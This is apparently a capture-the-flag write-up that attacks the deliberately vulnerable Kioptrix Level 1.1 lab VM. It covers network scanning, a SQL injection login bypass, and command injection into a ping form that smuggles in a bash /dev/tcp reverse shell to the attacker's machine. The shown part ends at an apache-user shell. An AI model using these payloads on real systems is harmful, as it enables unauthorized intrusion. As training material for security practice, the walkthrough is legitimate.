
KIOPTRIX: LEVEL 1.1 (#2)

MAY 22, 2024

JAYARAJ V PATIL

Introduction

Kioptrix: Level 1.1 (#2) is a popular virtual machine designed as a penetration testing and ethical hacking challenge. This vulnerable machine simulates a realistic target environment, allowing security enthusiasts to practice their skills in identifying and exploiting security weaknesses. Goal of this VM is to get root access.



Web page: http://www.kioptrix.com/blog/?page_id=135

Download

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

Kioptrix_Level_2-original.rar (Size: 404 MB)
Download (Mirror): https://download.vulnhub.com/kioptrix/archive/Kioptrix_Level_2-original.rar
Kioptrix_Level_2-update.rar (Size: 406 MB)
Download: http://www.kioptrix.com/dlvm/Kioptrix_Level_2.rar
Download (Mirror): https://download.vulnhub.com/kioptrix/Kioptrix_Level_2-update.rar

Description

KIOPTRIX VM IMAGE CHALLENGES:

This Kioptrix VM Image are easy challenges. The object of the game is to acquire root access via any means possible (except actually hacking the VM server or player). The purpose of these games are to learn the basic tools and techniques in vulnerability assessment and exploitation. There are more ways then one to successfully complete the challenges.


https://www.vulnhub.com/entry/kioptrix-level-11-2,23/#download

we can download mirror version of Kioptrix: Level 1.1 from above mention site.

Topics covered


- Information gathering
- Service identification
- Exploit research
- Web application exploit
- Privilege escalation

Before we jump in, we have to make a correction in Kioptrix: Level 1.1 VM after extracting downloaded file navigate to VM configuration file and open it with text editor and change one word from bridge to NAT which solves problem of connecting to network.



```
scsi0:0.writeThrough = "TRUE"
ide1:0.present = "FALSE"
ide1:0.fileName = "E:\Download\Linux_ISO\CentOS-4.5-i386-
binDVD.iso"
ide1:0.deviceType = "cdrom-image"
ide1:0.allowGuestConnectionControl = "FALSE"
ethernet0.present = "TRUE"
ethernet0.allowGuestConnectionControl = "FALSE"
ethernet0.features = "1"
ethernet0.wakeOnPcktRcv = "FALSE"
ethernet0.networkName = "NAT"
ethernet0.addressType = "generated"
guestOS = "redhat"
uuid.location = "56 4d 18 e9 b8 55 d1 e9-81 90 f6 41 f1 cc c7 80"
uuid.bios = "56 4d 18 e9 b8 55 d1 e9-81 90 f6 41 f1 cc c7 80"
vc.uuid = "52 f6 d7 df 3f 01 f9 14-2f 16 4f ca c9 e0 0d 55"

ethernet0.generatedAddress = "00:0c:29:cc:c7:80"
scsi0:0.redo = ""
vmotion.checkpointFBSize = "134217728"
pciBridge0.pciSlotNumber = "17"
pciBridge4.pciSlotNumber = "21"
pciBridge5.pciSlotNumber = "22"
pciBridge6.pciSlotNumber = "23"
pciBridge7.pciSlotNumber = "24"
scsi0.pciSlotNumber = "-1"
ethernet0.pciSlotNumber = "32"
vmci0.pciSlotNumber = "33"
ethernet0.generatedAddressOffset = "0"
vmci0.id = "1979734415"

ide0:0.present = "TRUE"
ide0:0.fileName = "CentOs4.5.vmdk"
ide0:0.writeThrough = "TRUE"

ide0:0.redo = ""
tools.remindInstall = "TRUE"
vmxstats.filename = "CentOs4.5.scoreboard"
numa.autosize.cookie = "10001"
```


After saving file we open that file which open VM ware and with run it and set up system configuration.



```
Welcome to Kioptrix Level 2 Penetration and Assessment Environment

--The object of this game:
|_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!
kioptrix login:
```


1. Information gathering

We will use netdiscover to identify IP address of Kioptrix: Level 1.1 machine.



```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -r 192.168.244.0/24
```


Home
kali-linux-2024.1-vmware-a...
Kioptrix Level 2
7:45
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
ve the mouse pointer inside or press Ctrl+G.



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.244.2   00:50:56:fb:93:40      1      60  VMware, Inc.
 192.168.244.132 00:0c:29:cc:c7:80      1      60  VMware, Inc.
 192.168.244.254 00:50:56:e4:3c:c7      1      60  VMware, Inc.

┌──(kali㉿kali)-[~]
└─$
```

Home
kali-linux-2024.1-vmware-a...
Kioptrix Level 2
7:46
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
ve the mouse pointer inside or press Ctrl+G.


IP address of VM is 192.168.224.132 now we will do a nmap scan to check for ports and services of the VM for further exploits.




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nmap -A -p- -T4 192.168.244.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-21 07:55 EDT
Nmap scan report for 192.168.244.132
Host is up (0.0048s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.0.52 (CentOS)
111/tcp  open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            684/udp   status
|_  100024  1            687/tcp   status
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-10-08T00:10:47
|_Not valid after:  2010-10-08T00:10:47
|_ssl-date: 2024-05-21T08:47:05+00:00; -3h09m40s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
631/tcp  open  ipp      CUPS 1.1
|_http-title: 403 Forbidden
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/1.1
687/tcp  open  status   1 (RPC #100024)
3306/tcp open  mysql    MySQL (unauthorized)

Host script results:
|_clock-skew: -3h09m40s
```

2. Exploit research

We can observe there is a web application hosted in this machine let’s see if we can exploit it.



If we search for Remote System Administrator login exploit and we get to know it’s vulnerable to SQL injection. We can use ‘or 1=1 -- as username and password as anything.



192.168.244.132/index.php


Remote System Administration Login

Username	' or 1=1 -- -
Password	••••••••

e the mouse pointer inside or press Ctrl+G.

3. Web application exploit

Upon accessing the basic administration web console, we notice an input field that allows us to ping an IP address. This indicates that the web application can execute system commands based on user input.




192.168.244.132/index.php

Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:

e the mouse pointer inside or press Ctrl+G.


Ping command is been executed from VM machine so we can execute reverse shell command. Before doing that lets set up netcat listener with port 8888.



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 8888
listening on [any] 8888 ...
```


We will execute following command to get reverse shell.

```
<attackers IP> ; bash -i >& /dev/tcp/<attacker IP>/<attacker port> 0>&1
```



Welcome to the Basic Administrative Web Console

Ping a Machine on the Network: h -i >& /dev/tcp/192.168.244.128/8888 0>&1




e the mouse pointer inside or press Ctrl+G.
8:04
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [192.168.244.128] from (UNKNOWN) [192.168.244.132] 32771
bash: no job control in this shell
bash-3.00$ whoami
apache
bash-3.00$ 
```

We can see, we are apache we have to get root access.

